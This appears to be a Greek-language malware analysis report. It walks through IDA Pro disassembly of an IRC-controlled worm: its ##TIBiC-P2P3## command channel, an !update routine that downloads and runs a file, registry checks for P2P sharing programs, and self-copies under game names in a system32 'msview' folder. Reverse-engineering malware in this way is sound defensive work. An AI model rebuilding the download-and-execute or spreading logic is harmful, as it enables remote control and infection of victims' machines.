.text:00402E72              lea     edx, [ebp+var_5C0]
.text:00402E78              push    edx             ; LPSTR
.text:00402E79              call    wsprintfA
.text:00402E7E              add     esp, 24h
.text:00402E81              lea     eax, [ebp+ThreadId]
.text:00402E87              push    eax             ; lpThreadId
.text:00402E88              push    0               ; dwCreationFlags
.text:00402E8A              lea     eax, [ebp+Parameter]
.text:00402E90              push    eax             ; lpParameter
.text:00402E91              push    offset sub_401347 ; lpStartAddress
.text:00402E96              push    0               ; dwStackSize
.text:00402E98              push    0               ; lpThreadAttributes
.text:00402E9A              call    CreateThread
.text:00402E9F              jmp     short loc_402EA8
.text:00402EB3 ; ---------------------------------------------------------------------------
.text:00402EB3
.text:00402EB3 loc_402EB3:                          ; CODE XREF: sub_4029B3+447j
.text:00402EB3              push    offset aExit    ; "exit"
.text:00402EB8              push    edi
.text:00402EB9              call    sub_40304C
.text:00402EBE              add     esp, 8
.text:00402EC1              or      eax, eax
.text:00402EC3              jz      short loc_402F09
.text:00402EC5              push    edi
.text:00402EC6              push    offset aTibicP2p3 ; "##TIBiC-P2P3##"
.text:00402ECB              push    offset aQuitExiting ; "QUIT :Exiting\r\n"
.text:00402ED0              lea     eax, [ebp+buf]
.text:00402ED6              push    eax             ; LPSTR
```

```
.text:00402ED7          call    wsprintfA
.text:00402EDC          add     esp, 10h
.text:00402EDF          lea     eax, [ebp+buf]
.text:00402EE5          push    eax             ; lpString
.text:00402EE6          call    lstrlenA
.text:00402EEB          push    0               ; flags
.text:00402EED          push    eax             ; len
.text:00402EEE          lea     edx, [ebp+buf]
.text:00402EF4          push    edx             ; buf
.text:00402EF5          push    esi             ; s
.text:00402EF6          call    send
.text:00402EFB          push    3E8h            ; dwMilliseconds
.text:00402F00          call    Sleep
.text:00402F05          xor     eax, eax
.text:00402F07          jmp     short loc_402F36
.text:00402F09 ; ---------------------------------------------------------------------------
```

Σε αυτό το σημείο είναι φανερό πως όταν το malware συνδεθεί στον irc-server και λάβει μια απάντηση PING, επιχειρεί να συνδεθεί στο κανάλι ##TIBiC-P2P3##. Στην συνέχεια δέχεται μία εντολή και την συγκρίνει με την PRIVMSG η οποία λαμβάνεται πάντα όταν ο client ενός irc-channel δέχεται ένα ιδιωτικό μήνυμα (private message). Η απάντηση που λαμβάνει συγκρίνεται με σημεία στίξης για να βρεθεί αν πρόκειται για κείμενο. Μάλιστα από την εντολή cmp byte ptr [edi], 21h φαίνεται πως συγκρίνει τον πρώτο χαρακτήρα με το ! το οποίο αντιστοιχεί στο 0x21 κατά ascii. Το ! λοιπόν φαίνεται πως δηλώνει την αρχή ειδικής εντολής. Η ειδική αυτή εντολή πρέπει να είναι η *update* όπως φαίνεται στην θέση μνήμης 00402DEA και η exit που φαίνεται στην θέση μνήμης 00402EB3. Η κλήση στην εντολή *GetSystemDirectoryA* και η *push "%s\\%s.exe"* οδηγούν στο συμπέρασμα πως δημιουργείται ένα εκτελέσιμο με τυχαίο μάλιστα όνομα. Λογικά μετά την εντολή update αυτό κατεβαίνει από το διαδίκτυο. Τέλος δημιουργείται ένα καινούριο Thread (Create Thread) το οποίο μας οδηγεί στο παρακάτω κομμάτι κώδικα στην διεύθυνση 401347 (push sub_401347):

```
.text:00401347 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401347
.text:00401347 ; Attributes: bp-based frame
.text:00401347
.text:00401347 ; DWORD __stdcall sub_401347(LPVOID)
.text:00401347 sub_401347      proc near               ; DATA XREF: sub_4029B3+4DEo
```

```
.text:00401347
.text:00401347 buf             = byte ptr -518h
.text:00401347 hInternet       = dword ptr -418h
.text:00401347 szUrl           = byte ptr -414h
.text:00401347 File            = byte ptr -314h
.text:00401347 s               = dword ptr -214h
.text:00401347 NumberOfBytesWritten= dword ptr -20Ch
.text:00401347 hObject         = dword ptr -208h
.text:00401347 nNumberOfBytesToWrite= dword ptr -204h
.text:00401347 Buffer          = dword ptr -200h
.text:00401347 arg_0           = dword ptr  8
.text:00401347
.text:00401347                 push    ebp
.text:00401348                 mov     ebp, esp
.text:0040134A                 sub     esp, 518h
.text:00401350                 push    ebx
.text:00401351                 push    esi
.text:00401352                 push    edi
.text:00401353                 lea     edi, [ebp+szUrl]
.text:00401359                 mov     esi, [ebp+arg_0]
.text:0040135C                 mov     ecx, 82h
.text:00401361                 rep movsd
.text:00401363                 mov     ebx, [ebp+arg_0]
.text:00401366                 mov     dword ptr [ebx+204h], 1
.text:00401370                 push    0               ; dwFlags
.text:00401372                 push    0               ; lpszProxyBypass
.text:00401374                 push    0               ; lpszProxy
.text:00401376                 push    0               ; dwAccessType
.text:00401378                 push    offset szAgent  ; "Mozilla/4.0 (compatible)"
.text:0040137D                 call    InternetOpenA
.text:00401382                 mov     [ebp+hInternet], eax
.text:00401388                 push    0               ; dwContext
.text:0040138A                 push    0               ; dwFlags
.text:0040138C                 push    0               ; dwHeadersLength
.text:0040138E                 push    0               ; lpszHeaders
.text:00401390                 lea     eax, [ebp+szUrl]
.text:00401396                 push    eax             ; lpszUrl
.text:00401397                 push    [ebp+hInternet] ; hInternet
.text:0040139D                 call    InternetOpenUrlA
.text:004013A2                 mov     ebx, eax
.text:004013A4                 or      ebx, ebx
.text:004013A6                 jz      loc_4014D0
.text:004013AC                 push    0               ; hTemplateFile
.text:004013AE                 push    0               ; dwFlagsAndAttributes
.text:004013B0                 push    2               ; dwCreationDisposition
.text:004013B2                 push    0               ; lpSecurityAttributes
```

```
.text:004013B4                push    0               ; dwShareMode
.text:004013B6                push    40000000h       ; dwDesiredAccess
.text:004013BB                lea     eax, [ebp+File]
.text:004013C1                push    eax             ; lpFileName
.text:004013C2                call    CreateFileA
.text:004013C7                mov     [ebp+hObject], eax
.text:004013CD                cmp     eax, 1
.text:004013D0                jnb     short loc_401414
.text:004013D2                push    offset aTibicP2p3 ; "##TIBiC-P2P3##"
.text:004013D7                push    offset aPrivmsgSUpdate ; "PRIVMSG %s :Update
error: File write er"...
.text:004013DC                lea     eax, [ebp+buf]
.text:004013E2                push    eax             ; LPSTR
.text:004013E3                call    wsprintfA
.text:004013E8                add     esp, 0Ch
.text:004013EB                lea     eax, [ebp+buf]
.text:004013F1                push    eax             ; lpString
.text:004013F2                call    lstrlenA
.text:004013F7                push    0               ; flags
.text:004013F9                push    eax             ; len
.text:004013FA                lea     edi, [ebp+buf]
.text:00401400                push    edi             ; buf
.text:00401401                push    [ebp+s]         ; s
.text:00401407                call    send
.text:0040140C                xor     eax, eax
.text:0040140E                inc     eax
.text:0040140F                jmp     loc_4014D8
.text:00401414 ; ---------------------------------------------------------------------------
.text:00401414
.text:00401414 loc_401414:                            ; CODE XREF: sub_401347+89j
.text:00401414                                        ; sub_401347+124j
.text:00401414                push    200h            ; size_t
.text:00401419                push    0               ; int
.text:0040141B                lea     eax, [ebp+Buffer]
.text:00401421                push    eax             ; void *
.text:00401422                call    memset
.text:00401427                add     esp, 0Ch
.text:0040142A                lea     eax, [ebp+nNumberOfBytesToWrite]
.text:00401430                push    eax             ; lpdwNumberOfBytesRead
.text:00401431                push    200h            ; dwNumberOfBytesToRead
.text:00401436                lea     eax, [ebp+Buffer]
.text:0040143C                push    eax             ; lpBuffer
.text:0040143D                push    ebx             ; hFile
.text:0040143E                call    InternetReadFile
.text:00401443                push    0               ; lpOverlapped
.text:00401445                lea     eax, [ebp+NumberOfBytesWritten]
```

```
.text:0040144B          push    eax             ; lpNumberOfBytesWritten
.text:0040144C                  push    [ebp+nNumberOfBytesToWrite]  ;
nNumberOfBytesToWrite
.text:00401452          lea     eax, [ebp+Buffer]
.text:00401458          push    eax             ; lpBuffer
.text:00401459          push    [ebp+hObject]   ; hFile
.text:0040145F          call    WriteFile
.text:00401464          cmp     [ebp+nNumberOfBytesToWrite], 0
.text:0040146B          jnz     short loc_401414
.text:0040146D          push    [ebp+hObject]   ; hObject
.text:00401473          call    CloseHandle
.text:00401478          push    5               ; nShowCmd
.text:0040147A          push    0               ; lpDirectory
.text:0040147C          push    0               ; lpParameters
.text:0040147E          lea     eax, [ebp+File]
.text:00401484          push    eax             ; lpFile
.text:00401485          push    offset Operation ; "open"
.text:0040148A          push    0               ; hwnd
.text:0040148C          call    ShellExecuteA
```

Από αυτό το κομμάτι κώδικα φαίνεται πως το καινούργιο αυτό Thread χρησιμοποιεί τις συναρτήσεις του WInINet (InternetOpenA) και στην συνέχεια επικοινωνεί με συγκεκριμένη Url διεύθυνση (InternetOpenUrlA), ανοίγει συγκεκριμένο αρχείο από αυτήν την διεύθυνση (InternetReadFile), το οποίο στην συνέχεια αντιγράφει στον δίσκο (WriteFile) και εκτελεί (ShellExecute). Με αυτόν τον τρόπο ο επιτιθέμενος μπορεί να εκτελέσει δικό του κώδικα στο μηχάνημα το οποίο έχει προσβληθεί από το συγκεκριμένο malware.

Συνοψίζοντας το malware αρχικά ανακτά διεύθυνση και θύρα επικοινωνίας, δημιουργεί τυχαία username και passwords με τα οποία συνδέεται στο κανάλι ##TIBiC-P2P3## από το οποίο λαμβάνει (από τον επιτιθέμενο) εντολές !update και !exit. Η exit είναι προφανής (τερματισμός) ενώ η update δίνει εντολή σύνδεσης σε συγκεκριμένο Url από το οποίο το θύμα κατεβάζει αντιγράφει στον δίσκο και στην συνέχεια εκετελεί συγκεκριμένο αρχείο.

Ας δούμε σε αυτό το σημείο το Thread που δημιουργείται πρίν το malware συνδεθεί με τον Irc-Server. Η δημιουργία αυτού του thread καλείται στην θέση μνήμης 00402BF2 και οδηγεί στην θέση μνήμης 0040299B.

```
text:00402998 ; !!!!!!!!!!!!!!!! S U B R O U T I N E !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
.text:00402998
.text:00402998 ; Attributes: bp-based frame
.text:00402998
.text:00402998 ; DWORD __stdcall StartAddress(LPVOID)
.text:00402998 StartAddress    proc near               ; DATA XREF: sub_4029B3+236o
.text:00402998                 push    ebp
.text:00402999                 mov     ebp, esp
.text:0040299B
.text:0040299B loc_40299B:                             ; CODE XREF: StartAddress+12j
.text:0040299B                 call    sub_4027F2
.text:004029A0                 push    0EA60h          ; dwMilliseconds
.text:004029A5                 call    Sleep
.text:004029AA                 jmp     short loc_40299B
.text:004029AA StartAddress    endp
.text:004029AA
.text:004029AC ; ---------------------------------------------------------------------------
.text:004029AC                 xor     eax, eax
.text:004029AE                 inc     eax
.text:004029AF                 pop     ebp
.text:004029B0                 retn    4
```

.

Ο κώδικας αυτός δεν είναι τίποτα άλλο παρά ένας συνεχές βρόγχος ο οποίος καλεί την συνάρτηση sub_4027F2 αναμένει (sleep) και στην συνέχεια την ξανακαλεί (jmp short_40299B). Ο κώδικας της συνάρτησης που καλείται είναι ο παρακάτω (μονό το ενδιαφέρον τμήμα του):

```
.text:004027F2 ; !!!!!!!!!!!!!!!! S U B R O U T I N E !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
……..
.text:0040283B                 push    eax             ; lpSubKey
.text:0040283C                 push    80000001h       ; hKey
.text:00402841                 call    RegOpenKeyExA
.text:00402846                 or      eax, eax
.text:00402848                 jnz     short loc_402851
.text:0040284A                 mov     [ebp+var_8], 1
.text:00402851
……
```

```
.text:00402864                                  push    offset SubKey   ;
"Software\\iMesh\\Client\\LocalContent"
.text:00402869                  push    80000001h       ; hKey
.text:0040286E                  call    RegOpenKeyExA
.text:00402873                  or      eax, eax
.text:00402875                  jnz     short loc_40287A
.text:00402877                  xor     edi, edi
.text:00402879                  inc     edi
.text:0040287A
……..
.text:0040288D                          push    offset aSoftwareMorphe  ;
"SOFTWARE\\Morpheus"
.text:00402892                  push    80000002h       ; hKey
.text:00402897                  call    RegOpenKeyExA
.text:0040289C                  or      eax, eax
.text:0040289E                  jnz     short loc_4028A3
.text:004028A0                  xor     esi, esi
.text:004028A2                  inc     esi
…….
.text:004028DF                  push    offset aSoftwareEmule ; "Software\\eMule"
.text:004028E4                  push    80000001h       ; hKey
.text:004028E9                  call    RegOpenKeyExA
.text:004028EE                  or      eax, eax
.text:004028F0                  jnz     short loc_4028F9
.text:004028F2                  mov     [ebp+var_C], 1
……..
.text:0040290C                  push    offset aSoftwareDc ; "SOFTWARE\\DC++"
.text:00402911                  push    80000002h       ; hKey
.text:00402916                  call    RegOpenKeyExA
.text:0040291B                  or      eax, eax
.text:0040291D                  jnz     short loc_402926
.text:0040291F                  mov     [ebp+var_10], 1
…….
.text:0040292E                  cmp     [ebp+var_8], 1
.text:00402932                  jz      short loc_40294F
.text:00402934                  cmp     edi, 1
.text:00402937                  jz      short loc_40294F
.text:00402939                  cmp     esi, 1
.text:0040293C                  jz      short loc_40294F
.text:0040293E                  cmp     ebx, 1
.text:00402941                  jz      short loc_40294F
.text:00402943                  cmp     [ebp+var_C], 1
.text:00402947                  jz      short loc_40294F
.text:00402949                  cmp     [ebp+var_10], 1
.text:0040294D                  jnz     short loc_402954
.text:0040294F
```

```
.text:0040294F loc_40294F:                    ; CODE XREF: sub_4027F2+140j
.text:0040294F                                ; sub_4027F2+145j ...
.text:0040294F          call    sub_4026BA
.text:00402954
.text:00402954 loc_402954:                    ; CODE XREF: sub_4027F2+15Bj
```


Η συνάρτηση αυτή ελέγχει αν υπάρχει καταχώρηση κλειδιών στην registry τα οποία αναφέρονται σε συγκεκριμένα προγράμματα διαμοιρασμού αρχείων, όπως imesh, Morpheus, eMule, DC++. Αν υπάρχουν φαίνεται πως τίθεται η τιμή ένα σε συγκεκριμένους καταχωρητές ή μεταβλητές (edi, esi, ebp+var_C, ebp+var_10) και στην συνέχεια αν η τιμή αυτή είναι 1 (με την εντολή cmp γίνεται ο έλεγχος) καλείται η συνάρτηση sub_4026BA της οποίας το ενδιαφέρον κομμάτι του κώδικα της φαίνεται παρακάτω:

```
.text:004026BA ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
……..
.text:004026BA          push    ebp
.text:004026BB          mov     ebp, esp
.text:004026BD          sub     esp, 400h
.text:004026C3          push    ebx
.text:004026C4          push    esi
.text:004026C5          push    edi
.text:004026C6          push    0               ; lpModuleName
.text:004026C8          call    GetModuleHandleA
.text:004026CD          push    100h            ; nSize
.text:004026D2          lea     ebx, [ebp+FileName]
.text:004026D8          push    ebx             ; lpFilename
.text:004026D9          push    eax             ; hModule
.text:004026DA          call    GetModuleFileNameA
.text:004026DF          push    100h            ; uSize
.text:004026E4          lea     eax, [ebp+Buffer]
.text:004026EA          push    eax             ; lpBuffer
.text:004026EB          call    GetSystemDirectoryA
.text:004026F0          push    off_4040A4
.text:004026F6          lea     eax, [ebp+Buffer]
.text:004026FC          push    eax
.text:004026FD          push    offset aSS      ; "%s\\%s"
.text:00402702          lea     eax, [ebp+PathName]
.text:00402708          push    eax             ; LPSTR
.text:00402709          call    wsprintfA
.text:0040270E          add     esp, 10h
.text:00402711          push    0               ; lpSecurityAttributes
```

```
.text:00402713          lea     eax, [ebp+PathName]
.text:00402719          push    eax             ; lpPathName
.text:0040271A          call    CreateDirectoryA
```

Εδώ βλέπουμε πως πάλι καλείται η GetSystemDirectory η οποία συνδυάζεται με την κωδικοποιημένη συμβολοσειρά (off_4040A4) για την οποία ο IDA Pro μας ενημερώνει πως πρόκειται για την συμβολοσειρά msview όπως φαίνεται και παρακάτω, η οποία περνάει στην συνάρτηση CreateDirectoryA με αποτέλεσμα να δημιουργηθεί ένας φάκελος στο System Directory με όνομα msview.


```
.data:004040A4 off_4040A4       dd offset aMsview       ; DATA XREF: sub_4016E6+517r

.data:004040A4                  ; sub_401D2F+83r ...
.data:004040A4                  ; "msview"
```



Εικόνα 12. Αποτέλεσμα Αναζήτησης φακέλου με όνομα msview

Στο σύστημα το οποίο χρησιμοποιούμε για την ανάλυση και στο οποίο έχουμε τρέξει το malware ψάχνουμε για τον συγκεκριμένο φάκελο στο System Directory, το οποίο στην περίπτωση των Windows Xp είναι Windows/system32, και όπως φαίνεται στην εικόνα 12 ο φάκελος msview όντως υπάρχει (ο φάκελος αυτός δεν υπάρχει σε ένα κανονικό μη “μολυσμένο” λειτουργικό σύστημα Windows Xp).

Στην συνέχεια ανοίγοντας τον φάκελο αυτό να δούμε τα περιεχόμενα του, διαπιστώνουμε πως περιέχει ένα μεγάλο πλήθος αρχείων (εκτελέσιμων των Windows) των οποίων τα ονόματα είναι ακριβώς αυτά τα οποία είδαμε στον IDA Pro στις συμβολοσειρές που περιέχει ο κώδικας (εικόνα 13). Τα ονόματα τους σχετίζονται με γνωστά παιχνίδια και προγράμματα ηλεκτρονικών υπολογιστών και πρόκειται για αρχεία τα οποία αντικαθιστούν τα exe νόμιμων λογισμικών με αποτέλεσμα να παρακάμπτουν μηχανισμούς ασφαλείας και να εκτελούνται και από μη νόμιμους χρήστες. Φυσικά είναι το ίδιο το malware το οποίο έχει αντιγράψει σε πολλά αντίγραφα με διαφορετικά ονόματα.




Εικόνα 13. Περιεχόμενα του φακέλου msview

Στην συνέχεια προχωρώντας παρακάτω στον κώδικα της συνάρτησης μέχρι και το τέλος της συνάρτησης αυτής βλέπουμε αυτό το σημείο του κώδικα:

```
.text:00402954 loc_402954:                    ; CODE XREF: sub_4027F2+15Bj
.text:00402954          cmp    [ebp+var_8], 1
.text:00402958          jnz    short loc_40295F
.text:0040295A          call   sub_4016E6
.text:0040295F
.text:0040295F loc_40295F:                    ; CODE XREF: sub_4027F2+166j
.text:0040295F          cmp    edi, 1
.text:00402962          jnz    short loc_402969
.text:00402964          call   sub_401D2F
.text:00402969
.text:00402969 loc_402969:                    ; CODE XREF: sub_4027F2+170j
.text:00402969          cmp    esi, 1
```

